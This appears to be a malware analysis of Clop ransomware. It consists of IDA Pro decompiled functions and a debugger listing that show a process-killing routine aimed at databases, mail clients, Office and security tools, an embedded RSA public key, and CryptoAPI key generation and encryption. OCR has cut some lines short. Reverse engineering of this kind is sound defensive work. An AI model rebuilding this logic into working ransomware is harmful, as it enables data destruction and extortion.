
IdaPro Details:

Main Function:




```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  int v4; // esi
  signed int i; // esi
  HANDLE v6; // esi
  int j; // ebx
  UINT v8; // eax
  WCHAR pszPath[260]; // [esp+Ch] [ebp-214h] BYREF
  WCHAR RootPathName; // [esp+214h] [ebp-Ch] BYREF
  DWORD v12; // [esp+218h] [ebp-8h]

  CreateFileA("popup.txt", 0, 7u, 0, 3u, 0, 0);
  v4 = 0;
  v12 = GetLastError();
  while ( (unsigned int)GetCurrentProcess() <= 1 || (unsigned int)GetCurrentThread() <= 1 || v12 !=
  {
    Sleep(0x32u);
    ++v4;
  }
  Sleep(0x1388u);
  sub_40D7C0();
  for ( i = 0; i < 666000; ++i )
  {
    EraseTape(0, i, 0);
    GlobalDeleteAtom(0);
    if ( DefineDosDeviceA(i, "1234567890", "//...//") )
      FindAtomA("27");
    else
      GetCurrentThread();
  }
  GetACP();
  Sleep(0x1388u);
  sub_40D8D0(L"zoolz.exe");
  sub_40D8D0(L"mysqld-nt.exe");
  sub_40D8D0(L"syntime.exe");
```

```
0000C8C5 _WinMain@16:24 (40D4C5) (Synchronized with IDA View-A, Hex View-1)
```




```
BOOL __thiscall sub_40D8D0(LPCWSTR lpString2)
{
  HANDLE v2; // ebx
  void (__stdcall *v3)(LPWSTR, LPCWSTR); // esi
  int v4; // eax
  int v5; // eax
  HANDLE v6; // eax
  void *v7; // esi
  const WCHAR *v9; // [esp-4h] [ebp-650h]
  PROCESSENTRY32W pe; // [esp+Ch] [ebp-640h] BYREF
  WCHAR String[260]; // [esp+238h] [ebp-414h] BYREF
  WCHAR String1[260]; // [esp+440h] [ebp-20Ch] BYREF

  v2 = CreateToolhelp32Snapshot(2u, 0);
  v9 = lpString2;
  v3 = (void (__stdcall *)(LPWSTR, LPCWSTR))lstrcpyW;
  lstrcpyW(String1, v9);
  v4 = lstrlenW(String1);
  CharUpperBuffW(String1, v4);
  if ( v2 != (HANDLE)-1 )
  {
    pe.dwSize = 556;
    if ( Process32FirstW(v2, &pe) )
    {
      do
      {
        v3(String, pe.szExeFile);
        v5 = lstrlenW(String);
        CharUpperBuffW(String, v5);
        if ( !lstrcmpW(String, String1) )
        {
          v6 = OpenProcess(1u, 0, pe.th32ProcessID);
          v7 = v6;
          if ( v6 )
          {
            TerminateProcess(v6, 0xFFFFFFFF);
            CloseHandle(v7);
          }
          else
          {
            CloseHandle(0);
```


- The function takes a wide-string (LPCWSTR) parameter lpString2.
- It creates a snapshot of the system processes using CreateToolhelp32Snapshot.
- It copies and converts the input string to uppercase.
- It iterates through the processes in the snapshot using Process32FirstW and Process32NextW.
- For each process, it compares the uppercase executable name with the uppercase input string.
- If a match is found, it attempts to terminate the process using OpenProcess, TerminateProcess, and CloseHandle.
- The function returns CloseHandle(v2), where v2 is the handle to the process snapshot.




```
GetACP();
Sleep(0x1388u);
sub_40D8D0(L"zoolz.exe");
sub_40D8D0(L"mysqld-nt.exe");
sub_40D8D0(L"syntime.exe");
sub_40D8D0(L"agntsv.exe");
sub_40D8D0(L"mysqld-opt.exe");
sub_40D8D0(L"tbirdonfig.exe");
sub_40D8D0(L"dbeng50.exe");
sub_40D8D0(L"oautoupds.exe");
sub_40D8D0(L"thebat.exe");
sub_40D8D0(L"dbsnmp.exe");
sub_40D8D0(L"oomm.exe");
sub_40D8D0(L"thebat64.exe");
sub_40D8D0(L"ensv.exe");
sub_40D8D0(L"ossd.exe");
sub_40D8D0(L"thunderbird.exe");
sub_40D8D0(L"exel.exe");
sub_40D8D0(L"onenote.exe");
sub_40D8D0(L"visio.exe");
sub_40D8D0(L"firefoxonfig.exe");
sub_40D8D0(L"orale.exe");
sub_40D8D0(L"winword.exe");
sub_40D8D0(L"infopath.exe");
sub_40D8D0(L"outlook.exe");
sub_40D8D0(L"wordpad.exe");
sub_40D8D0(L"isqlplussv.exe");
sub_40D8D0(L"powerpnt.exe");
sub_40D8D0(L"xfssvon.exe");
sub_40D8D0(L"msaess.exe");
sub_40D8D0(L"sqboreservie.exe");
sub_40D8D0(L"tmlisten.exe");
sub_40D8D0(L"msftesql.exe");
sub_40D8D0(L"sqlagent.exe");
sub_40D8D0(L"PNTMon.exe");
```




```
sub_40D8D0(L"mbamtray.exe");
sub_40D8D0(L"mysqld.exe");
sub_40D8D0(L"steam.exe");
v6 = CreateMutexW(0, 0, L"CLOP#666");
if ( WaitForSingleObject(v6, 0) )
{
```



```
SetErrorMode(1u);
CreateThread(0, 0, sub_40D9F0, 0, 0, 0);
for ( i = 0; i < 26; ++i )
```




```
DWORD __stdcall sub_40D9F0(LPVOID lpThreadParameter)
{
  sub_40B380(
    "-----BEGIN PUBLIC KEY----- MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCpEnzYAtPzcmKnw41bLkkkDDmZ 1YB4weOp
    "KhmhYNzjc5uQfXH3fbGmbbdELle/u7YsdXkuNHRQ ThnFfs+q7SIw1nibfYa4c9KA4ftfr69dZTt4T/RzRzsISVNU1Q6me59k9bE
    "65Ggn+uQIDAQAB -----END PUBLIC KEY-----");
  Sleep(0x1388u);
  return 0;
}
```



```
  PCERT_PUBLIC_KEY_INFO pvStructInfo; // [esp+10h] [ebp-101Ch] BYREF
  DWORD Size; // [esp+14h] [ebp-1018h] BYREF
  HCRYPTPROV phProv; // [esp+18h] [ebp-1014h] BYREF
  DWORD pcbBinary; // [esp+1Ch] [ebp-1010h] BYREF
  HCRYPTKEY phKey; // [esp+20h] [ebp-100Ch] BYREF
  DWORD pdwDataLen; // [esp+24h] [ebp-1008h] BYREF
  BYTE pbBinary[2048]; // [esp+28h] [ebp-1004h] BYREF
  CHAR pszString[2048]; // [esp+828h] [ebp-804h] BYREF

  Src = a2;
  SetErrorMode(1u);
  v4 = lstrlenA(lpString);
  memmove_0(pszString, lpString, v4);
  pcbBinary = 2048;
  phProv = 0;
  phKey = 0;
  if ( !CryptStringToBinaryA(pszString, 0, 0, pbBinary, &pcbBinary, 0, 0) )
    return 0;
  if ( !CryptDecodeObjectEx(1u, (LPCSTR)8, pbBinary, pcbBinary, 0x8000u, 0, &pvStructInfo, &pcbStructInfo) )
    return 0;
  if ( !CryptAcquireContextW(&phProv, 0, 0, 1u, 0xF0000000) )
    return 0;
  if ( !CryptImportPublicKeyInfoEx(phProv, 1u, pvStructInfo, 0, 0, 0, &phKey) )
    return 0;
  Size = 117;
  pdwDataLen = 117;
  if ( !CryptEncrypt(phKey, 0, 1, 0, 0, &pdwDataLen, 0x75u) )
    return 0;
  v6 = GlobalAlloc(0x40u, pdwDataLen);
  memset(v6, 0, pdwDataLen);
  memmove_0(v6, Src, Size);
  if ( !CryptEncrypt(phKey, 0, 1, 0, (BYTE *)v6, &Size, pdwDataLen) )
    return 0;
  *a1 = pdwDataLen;
  return v6;
}
```


```
0000C440 sub_40D040:7 (40D040) (Synchronized with IDA View-A, Hex View-1)
```



```
int __fastcall sub_40D200(void **a1, DWORD *a2)
{
  BYTE *v4; // esi
  HCRYPTPROV phProv; // [esp+Ch] [ebp-8h] BYREF
  HCRYPTKEY phKey; // [esp+10h] [ebp-4h] BYREF

  SetErrorMode(1u);
  phProv = 0;
  phKey = 0;
  if ( !CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 0)
    && !CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 8u) )
  {
    return 0;
  }
  if ( !CryptGenKey(phProv, 1u, 0x4000u, &phKey) )
    return 0;
  if ( !CryptExportKey(phKey, 0, 6u, 0, 0, a2) )
    return 0;
  v4 = (BYTE *)*a1;
  memset(*a1, 0, *a2);
  if ( !CryptExportKey(phKey, 0, 6u, 0, v4, a2) )
    return 0;
  if ( phKey )
    CryptDestroyKey(phKey);
  if ( phProv )
    CryptReleaseContext(phProv, 0);
  return 1;
}
```


```
0000C692 sub_40D200:20 (40D292) (Synchronized with IDA View-A, Hex View-1)
```

Advanced Dynamic Analysis




```
004AD4F8     81FE 90290A00    cmp esi,A2990
004AD4FE  ^  7C C0            jl 3320f11728458d01eef62e10e48897ec1c22
004AD500     FF15 A8E04A00    call dword ptr ds:[<&GetACP>]
004AD506     68 88130000      push 1388
004AD50B     FFD7             call edi
004AD50D     B9 40314B00      mov ecx,3320f11728458d01eef62e10e48897e  4B3140:L"zoolz.exe"
004AD512     E8 B9030000      call 3320f11728458d01eef62e10e48897ec1c
004AD517     B9 54314B00      mov ecx,3320f11728458d01eef62e10e48897e  4B3154:L"mysqld-nt.exe"
004AD51C     E8 AF030000      call 3320f11728458d01eef62e10e48897ec1c
004AD521     B9 70314B00      mov ecx,3320f11728458d01eef62e10e48897e  4B3170:L"syntime.exe"
004AD526     E8 A5030000      call 3320f11728458d01eef62e10e48897ec1c
004AD52B     B9 88314B00      mov ecx,3320f11728458d01eef62e10e48897e  4B3188:L"agntsv.exe"
004AD530     E8 9B030000      call 3320f11728458d01eef62e10e48897ec1c
004AD535     B9 A0314B00      mov ecx,3320f11728458d01eef62e10e48897e  4B31A0:L"mysqld-opt.exe"
004AD53A     E8 91030000      call 3320f11728458d01eef62e10e48897ec1c
004AD53F     B9 C0314B00      mov ecx,3320f11728458d01eef62e10e48897e  4B31C0:L"tbirdonfig.exe"
004AD544     E8 87030000      call 3320f11728458d01eef62e10e48897ec1c
004AD549     B9 E0314B00      mov ecx,3320f11728458d01eef62e10e48897e  4B31E0:L"dbeng50.exe"
004AD54E     E8 7D030000      call 3320f11728458d01eef62e10e48897ec1c
004AD553     B9 F8314B00      mov ecx,3320f11728458d01eef62e10e48897e  4B31F8:L"oautoupds.exe"
004AD558     E8 73030000      call 3320f11728458d01eef62e10e48897ec1c
004AD55D     B9 14324B00      mov ecx,3320f11728458d01eef62e10e48897e  4B3214:L"thebat.exe"
004AD562     E8 69030000      call 3320f11728458d01eef62e10e48897ec1c
004AD567     B9 2C324B00      mov ecx,3320f11728458d01eef62e10e48897e  4B322C:L"dbsnmp.exe"
004AD56C     E8 5F030000      call 3320f11728458d01eef62e10e48897ec1c
004AD571     B9 44324B00      mov ecx,3320f11728458d01eef62e10e48897e  4B3244:L"oomm.exe"
004AD576     E8 55030000      call 3320f11728458d01eef62e10e48897ec1c
004AD57B     B9 58324B00      mov ecx,3320f11728458d01eef62e10e48897e  4B3258:L"thebat64.exe"
004AD580     E8 4B030000      call 3320f11728458d01eef62e10e48897ec1c
004AD585     B9 74324B00      mov ecx,3320f11728458d01eef62e10e48897e  4B3274:L"ensv.exe"
004AD58A     E8 41030000      call 3320f11728458d01eef62e10e48897ec1c
004AD58F     B9 88324B00      mov ecx,3320f11728458d01eef62e10e48897e  4B3288:L"ossd.exe"
004AD594     E8 37030000      call 3320f11728458d01eef62e10e48897ec1c
004AD599     B9 9C324B00      mov ecx,3320f11728458d01eef62e10e48897e  4B329C:L"thunderbird.exe"
004AD59E     E8 2D030000      call 3320f11728458d01eef62e10e48897ec1c
004AD5A3     B9 BC324B00      mov ecx,3320f11728458d01eef62e10e48897e  4B32BC:L"exel.exe"
004AD5A8     E8 23030000      call 3320f11728458d01eef62e10e48897ec1c
004AD5AD     B9 D0324B00      mov ecx,3320f11728458d01eef62e10e48897e  4B32D0:L"onenote.exe"
004AD5B2     E8 19030000      call 3320f11728458d01eef62e10e48897ec1c
004AD5B7     B9 E8324B00      mov ecx,3320f11728458d01eef62e10e48897e  4B32E8:L"visio.exe"
004AD5BC     E8 0F030000      call 3320f11728458d01eef62e10e48897ec1c
004AD5C1     B9 FC324B00      mov ecx,3320f11728458d01eef62e10e48897e  4B32FC:L"firefoxonfig.exe"
